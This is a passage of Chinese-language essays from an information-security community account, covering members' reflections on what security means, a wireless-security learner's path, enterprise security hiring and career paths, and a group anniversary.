自强，百度到了无线安全领域常见的攻击手法和教程然后自己就慢慢的学，别人写的文章只是介绍工具的使用方法，给我的感觉就是个人都能学会，但是我想掌握核心技术怎么办呢？当我进人某个大学霸的群里面才知道有 kali 这个系统（BT5 的前身）我真的用不习惯， windows 都是图形界面的，但是这个以命令行的方式为主，我刚开始使用 kali 的各种命令时，没有基础就一直问啊问啊，都是一些基础问题，所以别人都很烦。然后我就百度，一大坨 kali 的命令，在练习的过程中就慢慢的找到了感觉，知道自己遇到什么问题，看一看报错信息然后再想一想怎么解决。

在一次偶然的机会看到信安之路的群主（myh0st）在各个群里发文章推广，我看了一些文章虽然看不懂，但是觉得很厉害，我就去关注了信安之路并且开始写文章投稿，在写文章的过程中，我发现一个写文章的问题，当你在写文章的时候是需要向别人介绍操作过程、原理这些东西，这是很难写的。我发现为了写一些文章自己要疯狂的学习各种技术原理，慢慢的，我脑子里的知识越来越多，感觉信安之路真的改变了我的一生，我之前觉得就学习一些工具的使用过程就可以了。我发现自己的这个想法是错误的，之后自己在慢慢的摸索一些原理就慢慢的懂了很多，在之后接触到 CWSP 认证也买了一本他的书，后面才知道企业的 WiFi 和家用的是不一样的比如：EAP 认证、WiFidog（网页认证一种）等等认证模式而且可以根据企业的自身情况和能力来部署，再到后面看 WiFi 传输的一些协议才知道小小的 WiFi 背后真的是非常的复杂，各种加密各种认证和传输，”无线的世界很精彩“我也相信未来会进入无线时代和物联网时代当万物互联的时候才是真正的物联网，我也相信随着技术的发展以后可以使用生物识别技术进行 WiFi 的认证，这样安全性大大的提高。

安全对你意味着什么？

下面是群里的一些小伙伴对于这个问题的回答。












myh0st： 生存之道

铁头地实习： 脖子疼

Turn it up. 乐趣，还能挣钱

HLW： 挣钱

Tommy: 业务可用性

Killersky: 意味着生命

hl0rey: 往小了说是打算作为事业的兴趣爱好，往大了说是保卫中国网络安全

KeyboArd: 未来吃土吃饭

神绝： 意味着工作，兴趣。谋生手段吧

mntn： 学习专业，兴趣爱好，希望是自己未来的立身之本

。。。：　安全这个行业以为这机会把，无论是谁都可以有的机会。对于我来说

0x584A:　兴趣爱好

/xeb/xfe:　保护国家安全，打击网络犯罪（兴趣爱好）

倾旋：　我只是做我爱做的事儿，安全它是我人生中第一次寻找到自我的里程碑。

98：　责任

7o8v：我是觉得大部分是攻与防的博弈，有人有获取信息的需求，有人有保护信息的需求，安全这个概念就自然而然地出现了。

safe~thorn：　lock and key

在看了这么多的人说的安全对我意味着什么之后，大家有什么想法？

我为什么会选责任，当我踏入无线安全的这个领域之后就有了责任感。我想保护那些不懂安全的人能让他们安全的享受无线网络所带来的快乐，这就是我为什么选择责任的原因。现在群里面学习无线安全的人才 3 个人，是的 1000+ 的人中才有 3 个人学这个。很多人觉得无线安全没有必要，刚开始我也是这样觉得的，当然其他人也会这么想。我发现这种想法大错特错，虽然专门从事无线领域的人非常少，那么无线领域为什么还存在呢？因为不是每一个安全从业人员都能擅长各个领域。

那么为什么要分领域呢？

那是想让你在这个领域变得更加的专业而不是业余的，从对一个企业无线网络测量到安全部署再到后期的维护和防御，这些是真的需要专业领域的人来部署。可能有人在想我设备很安全各种加密认证，随便一个路由器就可以了吧？你把你公司的所有的设备连接到这个无线网络里面，就相当于人类的大脑里面的“中枢神经”如果中枢神不再安全不再可靠，你觉得你那些所谓的各种加密的设备他还会百分百安全吗？传输信息最重要的路线都不能确保安全可靠那还会有所谓的安全吗。每个安全领域都是如此当基础设施安全了，你才能确保你下一步的安全，因为安全是环环相扣的一步出错步步出错。

领域怎么选择?

这个说实话，安全入门最困难。缘分到了自然就到了，很多人都是偶然的机会接触到安全才开始走上这条路，当然你也可以问你的前辈们是怎么学习安全的。安全领域那种自己找到了漏洞提交给漏洞方，别人在给你奖金或者一封感谢信那个时候是无比快乐的你的能力被认可了。而不是每天坐在电脑桌旁边在发白日梦随缘漏洞，我们的主席说过幸福是靠自己的双手奋斗出来的，不是你每天空想幸福就能飞过来，学习要扎实。

在学习安全领域希望大家能先学习一下中国网络安全法，不要为了自己的一时冲动而进去了喝茶了。未来是给有准备的人准备的而不是给不努力的人准备的，加油奋斗终有一天你就是别人口中的大牛不必在羡慕别人。

我提几个建议:

1、看一下法规

2、学一些编程语言

3、尽量学习好数学和英语对以后有帮助

4、静下心来学习

5、知识是相通的

我为什么会这样这样说，就拿 WiFi 的一些常见的攻击手法来说，我使用钓鱼 WiFi 来套取密码，你懂 WiFi 的一些工作原理而且你还有这个领域的专业知识，我搭建钓鱼 WiFi 无非不是使用别人的工具或者自己搭建 WiFi，但是你觉得就你无线领域的知识就够了吗？我想并不是。

WiFi 钓鱼讲究的是网页的相似度，但是你无线领域会学网页编程和开发吗？我想不会。那只能通过自己的学习才能掌握。我想告诉大家的是你学习你这个领域的知识的时候你还需要学习和你这个领域相关的知识，因为知识是互通的，我们没有办法做对各个领域都精通的人，但是我们一定要做最努力的人多学习总是有好处的。

记住：活到老学到老，道高一尺魔高一丈。对与安全这个行业来说各种新奇的攻击手法和防御手法，而且他们淘汰的速度也是非常的快，要想吃到肉那就必须要比别人快而且强。没有任何人是一帆风顺的，所以不要害怕困难一块草坪他

没有路但是走的人多了就变成了一条路。可能没有多人了解我们他们总是觉得我们是一种很神秘的团体，而往往我们就在他们的身边默默的保护着他们的安全，永远记住从业信息安全的人绝不认输。

总结

我的朋友跟我说了一句话我印象很深：正是因为有你们这些从业安全领域的人来保护我们这些在网络上“手无寸铁”的网民，让我们能体验到良好的上网环境真的很不错。

可能你还在某个漆黑的角落和一台电脑独处，手指弹跳着别人看不懂的字符和代码，可能附近的朋友和家人都不能理解你在干什么，为什么要这么认真的和电脑相处，可以一直盯着屏幕不眨眼，屏幕在飞快的刷一些别人看不懂的画面，而你现在的内心想他能快点飞出来见你，当你经历过无数的失败和沮丧过后。你还是会在拿起键盘鼠标一顿狂打代码命令直到你的目标达成，为什么你会这样？因为从业信息安全的人绝不认输。我们都是平凡人却干着不平凡的事情，我们是白帽黑客安全就是我们的代言词，可能我们时常给别人误解成修电脑的黑客，没有关系别人怎么说怎么看待那是别人的事情，我们只要做好自己做好自己的本分那就可以了，我们为安全而生安全他可能就是我们今后能陪伴我们最久的伙伴。我愿和你一起同行直到我再也没有力气打命令。

“我以安全的名义，向各位从业安全领域的人致敬。

来谈一谈你对安全的理解

原创： myh0st 信安之路 2018-06-06

在不同的学习阶段以及不同安全岗位对于安全的理解是不一样的，知识星球新推出一个作业功能，我在知识星球提出了一个作业也就是一个问题，问题如下：

大家对于安全的理解是什么？你是怎么看安全的？

我们来看一看大家的回答是什么样的。

myh0st 说

安全是相对的，企业做安全不可能做到百分之百的安全，有名人说过，国内的企业分两种，一种是知道自己被攻击的，一种是不知道自己被攻击，也就是说没有什么系统是百分之百安全的，那么我们为什么 还要做安全？

因为安全是相对的，如果你任何安全都不做，那么会降低攻击成本，那么被攻击的可能性就增加了，如果我们做的相对安全，提升攻击成本，就有抵挡很大一部分的攻击，让攻击者放弃对我们的攻击，所以我们要明确我们的对手是谁，我们做安全要防御的是谁。

我认为企业安全最有效的手段一个是做好边界的安全，然后提升入侵检测的能力，及时发现攻击及时 制止，最后就是提升员工的安全意识，在自己不制造威胁的同时能够及时发现威胁，那就厉害了。当然由 于自己的经验问题，对于安全的理解有所局限，希望在未来的工作中能让我对于安全的理解更加深入更加准确。

M 说

大佬说的安全的本质就是信任

kong 说

有时候觉得安全是为了维护规则，但有时候又觉得是在打破规则，因为你不知道这个规则是否安全……有时候觉得安全是防御，但有时候觉得也是要适当“攻击”，因为一味的挨打也不是长久之策……安全啊，这个相对的东西，站在不同的角度会有不同的理解，还是默默做个吃瓜群众，看看最后会怎么演变。

方块 K 说

攻防无绝对 !没有绝对的安全，在未来的安全攻击，攻击成功本会越来越大！像一些 SQL 注入呀！存储型的 xss 呀！会越来越少在一些门户网站几乎是遇不到了。反而一些逻辑的漏洞确是可以挖一挖，像验校不严格导致用户被任意修改、越权、短信轰炸、敏感信息泄露。。。。等等！

安全还得有个安全意识的人员去做维护，不能光看着乙方呀 !白帽子去给你找 !首先知道自己服务器上开了什么端口，什么端口是应该关闭的，哪些是可以做登录限制的（为了自己可以远程登录，比如 22 端口做登录限制）、服务器的补丁有没有按时打、自己用的是什么中间件，自己的网站用什么脚本语言写的，用的是什么 cms。在第一层增加 WAF，对后台地址限制 ip 访问 !删除 robots.txt 类似这样的网站文件 !从而达到增加攻击者成本。内网主机中间件，即使打补丁 !用户密码大于八位包涵大小写特殊字符 !对于有写的权限不给予读的权限，对于有读的权限不给写的权限。做到权限最小化。各位大佬如果有说不对 !麻烦指点

empty_xl 说

安全的本质我认识是划分可信区域 在可信的区域里面去处理不可信的数据

s9mf 说

我对安全的理解是一个不断对抗的过程，技术更新很快，不努力学习如图。。

forever 说

安全就是攻守有道，必须不断学习新的技术，研究未来的趋势

Alummox bbm 说

安全就像盔甲，没有安全就相当于裸奔，隐私、弱点暴露无遗，做好这身盔甲也不那么容易，没有安全意识就更难；我第一次接触安全是一个安全框架的项目，一开始很懵懂，现在弄懂攻击原理，就明白防御了，运维期间，大都是支撑不懂安全的，有些更是连自己产品的情况都不是很了解，感觉这样就是套框架，根本没有分析自身产品。我自身渗透经验很少，后期就觉得防御还是要懂攻击，只有懂攻击才能更好的进行防御，现在都是在各种学习，虽然还是很菜。

Mr.周 说

安全就是没事干的人整出来的！

Cherishao 说

互联网本来是安全的，自从有了研究安全的人以后，互联网就变得不安全了。

安全是相对的，不是绝对的，攻防本应是一体] 安全问题的本质是信任的问题。

一切的安全方案设计的基础，都是建立在信任关系上的。

我们必须相信一些东西，必须有一些最基本的假设，安全方案才能得以建立；如果我们否定一切，安全方案就会如无源之水，无根之木，无法设计，也无法完成。

安全是一个持续的过程。[未知的才是最可怕的，现在很多 APT 攻击便是如此,如何防御：及时发现，及时预警] 互联网安全的核心问题，是数据安全问题。Facebook、Uber、雅虎等公司数据泄露问题]

如何保护数据安全?

1、信任域划分 完成资产等级划分后，对要保护的目标已经有了一个大概的了解，接下来就是要划分信任域和信任边界。

2、威胁分析 威胁分析就是把所有的威胁都找出来（STRIDE 模型）。

3、风险分析 风险由以下因素组成： Risk = Probability * Damage Potential 影响风险高低的因素，除了造成损失的大小外，还需要考虑到发生的可能性（ DREAD 模型）。

4、设计安全方案 安全评估的产出物，就是安全解决方案。解决方案一定要有针对性，这种针对性是由资产等级划分、威胁分析、风险分析等阶段的结果给出的。 设计解决方案不难，难的是如何设计一个好的解决方案。设计一个好的解决方案，是真正 考验安全工程师水平的时候。 好的安全方案对用户应该是透明的，尽可能地不要改变用户的使用习惯。

安全、业务与产品： 从产品的角度来说，安全也应该是产品的一种属性。一个从未考虑过安全的产品，至少是不完整的。

对于互联网来说，安全是要为产品的发展与成长保驾护航的。

我们不能使用“粗暴”的安全方案去阻碍产品的正常发展，所以应该形成这样

一种观点：没有不安全的业务，只有不安全的实现方式。

产品需求，尤其是商业需求，是用户真正想要的东西，是业务的意义所在，在设计安全方案时应该尽可能地不要改变商业需求的初衷。好的安全产品或模块除了要兼顾用户体验外，还要易于持续改进。一个好的安全模块，同时也应该是一个优秀的程序，从设计上也需要做到高聚合、低耦合、易于扩展。

安全人员应该让自己跟业务绑定，人的作用在于优化和扩展业务

上述：大多引用《白帽子讲 Web 安全》作者对安全的一些认知，内容比较宏观，对于安全我了解的还比较浅显，希望今后在工作及生活中多思考，多与同仁分享交流。

Zmo 说

安全，是相对的，所谓安全无绝对，世上没有不透风的墙，要想安全，就要无时无刻关注墙的变化，尤其在边界处，墙无疑是保障安全的一道强有力的壁垒。安全分内外，现在很多单位只注重外部的安全，反而忽略了内部安全，从而导致了很多其实一开始就能避免的安全事件。

我最初了解的安全是网络安全，最直观也最直接的就是各种安全设备，防护墙、WAF、国内各种厂商的安全设备，到后来又知道了信息安全，信息安全涉及的面更广，其中最为大家熟知的就是数据了，数据安全，保护数据的安全，其中又包括数据的完整性和保密性，这大概也是目前最能体现其价值的一部分了，从各大知名大厂子的数据泄露事件就能反映出来。可能目前对安全的理解还相对狭隘，以后还要多动手，多学习，多看书，理论知识也需要充实起来。

d4m1ts 说

没有绝对的安全，只有相对的安全

从我的角度来说，安全就是防止网站被恶意攻击并窃取敏感数据和进行其他敏感操作

爱故生忧 说

首先这是很大的领域

对安全的理解

网络安全是保障互联网，物联网的产物的 没有网络安全的建设，我们可能

会遭到网络入侵。

对网络安全的看法

这是一个新兴行业，正在成长期，目前也有一定的基础。

另外网络安全的岗位明显高于其他岗位 人才缺口也大于其他行业。

我觉得学会了高超的网络安全技术是非常有趣的，同时也要知道攻与防。

我本身也是从事这方面的工作，有比较浓厚的兴趣，也就有驱动力。

目标是想掌握非常高超的技术，就像传说中的黑客一样

一帆风顺 说

安全，需要我们对此持有足够的兴趣，这样才能够当成日后坚持的动力。否则也只是三天打鱼两天晒网，进步的很慢。

我觉得所具有的精神应该是兴趣，探索，持续学习还有坚持。

战狼 说

国家安全

APT 对抗 商业情报为目的

企业安全 获取商业情报，企业数据为目的

个人安全 勒索软件 盗号，盗取卡号为目的

安全的本质是信任问题。

所以总 shu 记在世界互联网大会上提成 网络安全命运共同体，强调互联网是人类共同家园，各国英共同构建网络安全命运共同体，才能真正解决安全问题

这么远 那么近~ 说

我觉得安全最基本是为了隐私保护

3s_NwGeek 说

我对安全的理解是学不完的，我刚学 web 渗透的时候，发现大佬还会 python。当我学 python 的时候发现大佬还会 app 渗透。当我学 app 渗透的时候，大佬还会应急响应。当我学应急响应的时候，大佬还会智能设备渗透，还有很多当我...但是还有无尽的大佬还会

总结

看了这么多小伙伴对于安全理解，你是否也有自己的理解，请不要吝啬你的才华，分享出来，大家一起成长，也欢迎加入知识星球，我们一起努力，在自己提升的同时为安全圈做点力所能及的贡献。


招一个合适的安全人才怎么就那么难

原创： myh0st 信安之路 2018-09-13

大家好，我是 myh0st，在甲方做安全差不多四个月，对于甲方安全从业人员有了一定的了解，正好公司需要招聘安全人才，经过近一个月的招聘，没有看到一个合适的人选，收到的简历也比较少，今天我们就来聊一聊甲方公司想要招一个合适的安全人才为什么那么难?

企业安全建设要做什么?

首先来聊一下我这几个月来对于甲方安全建设的一些理解。在安全圈对于甲方安全有一个木桶理论，甲方安全做的好与坏不是取决于木桶最高的那块板子，而是取决于最低的那块，因为最低的那块板子决定了木桶可以盛的水有多少，也就是说，企业安全的攻击难度取决于安全建设的短板有多低。



在甲方做安全建设，需要做的事情非常多也非常广，比如：对于业务系统来说要做渗透测试，找出安全问题之后要配合研发把漏洞修复以及排查相同问题继续重复这个过程；在业务系统开发阶段要对研发做安全开发培训，推动 S-SDLC ，将业务系统安全问题扼杀在摇篮中，防止问题代码上线造成损失；对于运维来说，运维的操作规范和流程监控，防止运维的误操作对业务系统造成直接的损失，对运维做安全培训，提升运维的安全意识等；对于员工来说，要提升他们的安全意识，对他们做安全培训，防止由于员工的安全意识不到位导致被钓鱼、被社工，对公司内网造成威胁，从而导致公司遭受损失；国家为了普遍提升企业的安全状况，提出等保测评的要求，要求所有公司必须做等保测评，然后根据测评结果进行整改，以整体提升国内企业的安全水平。

上面的事情只是最常见的安全问题所在，是安全建设中的一部分驱动力，实际的过程中，我们会有大量的设备，比如：路由器、交换机、个人 PC、服务器、VPN、移动终端 等，这些设备的安全问题也需要做，我们能做的是把所有的设备产生的日志收集起来，进行分析，识别安全风险，找出安全问题，如果被人入侵，寻找蛛丝马迹来发现入侵，然后进行应急响应，解决安全问题，尽量减少损失，这些也都是需要人去做的。除了基础设备之外可能还有比较多的安全设备，比如：IDS（HIDS、NIDS）、IPS（HIPS、NIPS）、Waf、防火墙等，这些设备可能会产生大量的报警日志，还会涉及大量的规则或者误报，这些也都需要人来做，来分析。

还有一些新的技术和攻击手法的出现，也是企业安全建设需要做的。在国内过去的十年，由于 web 的安全问题导致非常多的公司被入侵，无意幸免，经过十多年的积累，新业务系统的开发或多或少都会把安全考虑进去，使用成熟的系统框架，这些系统框架在设计之初就考虑了安全问题，所以 web 安全问题在未来会越来越少，想要从 web 直接搞定企业越来越难，这也促使更多的攻击者使用一些更加高级、成功率更高的攻击技术，比如：挂马、钓鱼、供应链、APT、社工等技术，再厉害点的使用一些 0day 漏洞，这种类型攻击的防御也是必不可少的。相应的出现了一些安全防御收手法，比如威胁情报，通过情报共享让那些曾经出现过的威胁不再有效，提升攻击难度；红蓝对抗，通过模拟真实黑客的手法找出企业安全防御的弱点，提升企业的整体安全状况。

以上的种种事情前期可以通过人力来完成，但是这是不现实的，因为人的精力有限，不可能全部通过苦力来完成，所以做安全建设也需要开发系统，将所有安全相关的信息汇总起来，方便查看以及处理，这就是一个安全研发工程师的重要性。安全平台的开发也需要依托安全事件相关数据，这些数据哪里来？需要人去分析，根据经验制定报警规则，展示关键信息等，所以一个数据分析师的重要性，从大量数据中分析出重要数据。

在以上的事情做完之后，整改企业安全的状况可能已经达到一个比较高的水平，这时虽然没有新的东西需要做，但是将企业的整体安全状况持续运营下去并且持续改进，虽然没有大的短板，但是需要在所有板子上持续增加，将所有安全设备、安全人员发挥到极致，这些也都是需要人来做的。

谈一谈大公司小公司对于安全人才的需求问题

先不谈大公司和小公司的区别，无论任何公司对于安全建设，如果老板想要做好，上面的事情可能都是需要考虑，都是需要做的，而对于不同体量，不同基础的公司，做的事情也会有所不同，但是大体方向是不变的，对于人才来说，一个方向做到专业是很常见的，但是多个方向都做到专业就没那么容易了，没有几年的功力是不行的。

假设我们遇到一个开明的老板，对企业的安全非常重视，人给够、设备随便买，那么我们要招多少人，买多少设备才能保证企业百分之百安全呢?

业界公认没有百分之百安全的系统，也没有人可以保证企业百分之百的安全，即使企业把所有盈利都放在安全建设、安全防御上，也不可能保证百分之百的安全。那么，问题来了，我们既然知道做不到百分之百的安全，那为什么还要做安全?

业界大佬李强总提到一个过桥理论，把企业的发展比作一座桥，人们在过桥的时候，如果桥上没有栏杆，我们通过桥的速度就不会很快，而如果桥上有栏杆，人们通行的速度就可以适当加快，用在企业发展上也是同理，企业安全就是桥上的栏杆，企业安全做的好坏也就是桥上栏杆的好坏，所以企业想要快速安全的发展，就要重视企业安全，这也是做企业安全的一个形象的比喻。

说了点题外话，在我们人员和资金充足的情况下，我们该如何招人，招什么样的人，这是今天的重点。假设做企业安全建设需要做 100 件事，在资金充足的情况下，我们可以招几百人，几个人完成一件事，这样安全这个事肯定比一个人做 100 件事强，所以企业安全想要做好，跟你投入多少人，投入多少资金有直接的关系。像人家 bat 雇佣了大把的安全人才，一个人或者多个人可以细分到一两件事上，这样就需要一些专才，在自己的领域上走的很深，研究的很透，这样才能使木桶的木板不断增加，这也是大型公司需要的。而小公司，在自己业务都不一定能存活下去的情况下，让他把钱投入到安全上，这怎么可能，所以这些公司大部分选择不做安全或者没有专业的安全团队，或者为了应付国家的规定，象征性的招一个安全人员，也就出现了很多一个人的安全部的情况。

做安全需要做的事情摆在那里，不管公司大小，事情都要做，对于一个人的安全部或者几个人的安全部，当然需要一个人分担很多事，需要学习很多不同的技能，有比较宽的知识面，在小公司，即使是专才为了做好企业安全也会被逼成一个全才，所以小公司需要的是全才或者全栈工程师，这样虽然只有几个人，但是企业安全所涉及的所有事情也都能做部分，不至于短板太短。

安全从业人员的职业发展问题

在职业的选择方面，有的人喜欢专研技术，走技术专家路线，有的人喜欢跟人打交道，走管理路线，对于不同的发展路线有不一样的选择。技术专家可以选择像 bat 这样的大公司，或者选择像 360 这样的大型乙方公司，在自己喜欢

的领域越走越深。而想要走管理路线的可以选择去甲方做一个人或者几个人的安全部，这样你可以接触的知识域很广，做的事很杂，把公司的安全建设从零到一搞起来，做的好有效果的话，领导会为你分配一些资源，为你增设岗位，扩大安全团队，这样你就在管理的路上越走越远了。

不过由于公司的发展，随着安全团队的扩充，招募人才的标准也会随之变化，在没有安全部门的时候，领导会先招一个知识面广或者有管理经验的人进来，随后由这个人进行扩展，比如我吧，我是做渗透出身，所以擅长渗透测试，那么我在招募队友的时候就不会太看重渗透测试的能力，而会选择我比较弱的部分，比如开发能力、数据分析能力。前期团队建设的若干人最好是能覆盖安全建设的多个方面，越全越好，所以会选择拥有多项技能的人。就这样一层一层的往下发展，人数越来越多，细分的领域越来越多，达到一定阶段，就可以像 bat 那样招技术专长而不是全才了。

98 与信安之路在一起一周年的故事

原创： 98 信安之路 2018-10-09

时间飞逝转眼间来到信安之路一年了，我从一名高中生也变成了大学生，回想起自己来到信安之路学习一年了颇有感触。

前几天看了看手机，无意间看到了我加入信安之路已经 1 年整了，然后我就在想自己一年来在信安之路学到了什么？和自己当初的目标还有多远，当我静下来慢慢的想时我笑了，因为我发现我不知不觉的学到了很多东西，而这种开心也只有你自己知道这是什么感觉，初来到信安之路的时候人少真的少到可怜，作者也就只有几位也是少到可怜而且基本都是相同的领域，当时我抱着试一下的心态投一下稿，我的第一篇投稿是介绍一个社会工程学工具的文章然后就审核通过了。我当时开心了很久也许是我第一次投稿就成功比较兴奋，然后一次次的投稿直到成为信安之路的作者，当我成为作者的时候就知道接下来的路会不好走，信安之路的群主 myh0st 当时给作者的任务是每人一个星期要写一篇文章，这个任务其实真的不是这么容易，有些作者是在上班的也有在上学的他们的休息的时间不固定，而且写一篇比较好的文章是真的需要付出很多的时间和精力，当你为了速度质量就会下降，当你为了质量速度就会下降，到后来很一些作者就坚持不了了就离开了，我们这些剩下的作者拼了命的写文章希望信安之路能保证一个星期能更新一篇文章，然而我们这些作者们做到了保证了信安之路能正常的运营。然后就是经费和稿费问题，我们创办信安之路的宗旨就是让喜欢和热爱安全技术、分享、交流的安全人在一起学习，大家也知道信安之路是一个非盈利性质的组织，前面大家投稿的稿费才十几二十块钱，有很多地方投稿的稿费很高我们实在没有办法和他们这些组织比，而信安之路的整体运营的经费都是来自 qq 群入群收费和小密圈，很多人都不能理解入群收费 10 块钱这么贵，其实我们主要是防止广告，我相信你们加入的很多群不收费或者收的比较低里面基本都是广告满天飞，根本就没有办法交流和学习，我们也迫于无奈才会收 10 块钱，而这些钱最后都回馈了大家，我也相信很多人早就在群里面抢了不止 10 块钱的红包了群主每次在重大节日都会发红包进行回馈大家。小密圈我们希望你们是靠自

己的技术进来了而不是靠花钱进来的。我们这些作者热爱分享自己的安全经验、技术也热爱，写文章，信安人仅此而已。

17 年 12 月我们成立 RTIS 小组，是一个值得纪念的日子，我很幸运的成为了里面的一员，在兴奋之余我发现了我和这些作者还是有一定的技术差距，在加上专业领域不同交流起来会有一点困难，所以我会经常请教他们一些问题，尽量的拉小我和团队的技术距离。

慢慢的我意识到我之前的文章都偏向于工具的介绍，我觉得不可以这样了，

写工具介绍谁都会，能给别人的帮助会比较少，从那以后我就不在介绍工具，更加偏向于原理和动手能力。这样文章的价值就会提现出来就能给读者带来有意义的文章能学到东西的文章，就像攻击 WiFi 一样，我只需要输入几个命令，他就能执行并且攻击，当攻击成功的时候，你就会想这个攻击是怎么做到的，他的原理是什么？当你失去这个攻击程序的时候你发现自己什么都不会，当你只懂原理的时候你可以自己写出来差不多一样的攻击程序，这就是一个好的文章能给你带来一生的收益还是别人拿不走的东西，是真的属于自己的东西。我之前我只能一味的模仿别人的文章进行学习，就像别人吃过的馒头自己在吃一次还觉得很有味道，但是我不想就这样老是吃别人吃过的馒头，所以我在学习别人写的文章的时候会加入属于自己的东西进行整合修改然后去其糟粕取其精华，在到后来能够自己能完整的写一篇属于自己的文章，这也是一种进步。

在写文章的时候我真的学到了很多东西，在你确定你写什么文章的时候，你会经常碰到一些难题或者你从来没有学过的东西，你就需要学会自己解决问题的能力。再到后面你能用自己所学到的知识在加上自己的动手能力创造出不一样的文章 18 年 5 月份创建了无线安全小组，群主找到我让我带队，其实我挺害怕的感觉会带不好，群里的人有很多都是比我厉害的人，就在这个过程中我学会了如何管理大家，和大家做朋友，然后最重要的是组长会帮小组成员审核和修改文章，在这个过程中我自己会在审核别人文章的时候发现自己哪里知识点还是不够并且加以学习，而我会指出小组写的文章哪里还不够完善或者是错误的地方。就这样相互学习中，你会发现你每一个组员他们都是有自己独一无二的地方，文章也是如此，作者和组员相互学习并在写文章的时候相互指出对方的不足的地方进行改正和学习，这也是一种进步。当上组长以后经常帮自己的组员修改和审核文章经常忙到凌晨多，虽然有点累，但是挺快乐了的看着自己能在组员的文章中发现不足并且修改，说明自己的专业能力在慢慢的提高，能发现别人的不足也能发现自己的不足。　这就是一种能力的提升，在信安之路的这么多天中我学会了动手能力和安全思维能力和创造力，在此我想对在群里面一直帮助我的朋友们说一声谢谢你，感谢你们一直以来对我指导和信任，真的非常感谢！这一块奖牌放在我的宿舍里面当我每天看到他的时候就会想起自己是否比昨天进步了。

群里面就我一个人学到东西了吗？我想并不是还有很多人都学到了。接下来

就是群里面的一些小伙伴自己在加入信安大家庭中他们在里面学到了什么?

提问：当初为什么创建信安之路，现在你觉得信安之路怎么样，你希望信安之路的人具备哪些能力。

Myh0st：当初是为了沉淀自己的技术，也对找工作有所帮助，后来人多了之后，就想做点有意义的事情，扩大影响力，提升咱们团队成员的竞争力，能力的话，技术当然要好，在技术好的同时提升领导能力，在自己成长的同时可以带动更多人的成长，并留下成长的足迹，供更多的人参考，让更多的在信安之路上有所成就，这就是我们的使命。

提问：在加入信安之路这个大家庭这么久的时间里面你学到什么了?

singll：学到了很多技术，也学到了共享、自由的精神

小毛：知道了后渗透用 powershell

神绝：各个方面的吧，资料很多，学习了很多的经验

x-encounter：一种精神支柱吧，一起学习一起成长，推着你往前走

小西天：很多啊，特别是无线安全方面的，以前根本不知道无线电安全是搞什么的，现在知道了各种硬件，知道了独角兽，知道了一些无线方面的劫持，重放，欺骗，中间人等等知识，有了一些学习无线电安全的方向

HLW：一些信安方面的知识

Cherishao：我更想说的是自己在信安之路收获了什么，在信安之路，遇到了一群很可爱的人，获得了更多安全学习的乐趣。

小黄车：一点 ctf 的知识，因为平常学业繁忙，没什么空去花大批时间，只能慢慢学习，很开心⊙▽⊙，不是吗? 做一点开心的事，虽然是业余水平。

渗透-II：sqlmap, nmap 等工具的使用，开始挖洞吧

Roopass：除了偶尔吹吹水之外，感觉很多老哥的问题都是自身的不足，自己有不明白的地方也希望其他大佬能多多交流

看到他们说的你是否有找到和自己差不多一样的感受，我想你会慢慢的想起属于自己学到的东西，不一定是在加入信安之路里面学到的，只要你学到了知识那就足够了。也许不多但是足够精彩！

在学习了很久的安全方面的知识以后我迷茫了，我不知道我想干什么或者我想干什么，我当初为什么要学习这个东西，我大概迷茫了一个多月份的时间在找寻我为什么会这么迷茫。到后面终于知道了我的迷茫的原因，我发现我遇到了我技术的瓶颈期，我想干的事情自己的技术达不到要求，我也慢慢的发现群里的问题我也有很多都答不上去。最后我明白了人绝对不是完美的，只能把自己无限的接近于“完美”知识、技术也是一样。为什么别人会这个技术而自己不会，这就是要学习的地方，而不是抱怨我怎么不是他呀，就像同是一个班的人为什么会有第一名和最后一名一样，第一名要做的就是突破自己，而最后一名要做的就是要自己非常努力进行爬升名次，而不是一口就能吃个胖子是需要过程的，前期给自己定的目标太高你会迷茫的，而太低你会沾沾自喜，对于我来说能比昨天进步就可以了。

信安之路见证了我的成长，而我也见证了信安之路的成长，“信安人”的努力给认可了而我们也成为了安全媒体（《

》），但是我们不扯淡、不蹭热点、努力的发布有含金量的文章能给一些信安人帮助就是我们的初心也是永远不会变的初心，同时非常感谢作者和全体信安人的努力才能让信安这个大家庭慢慢的壮大。

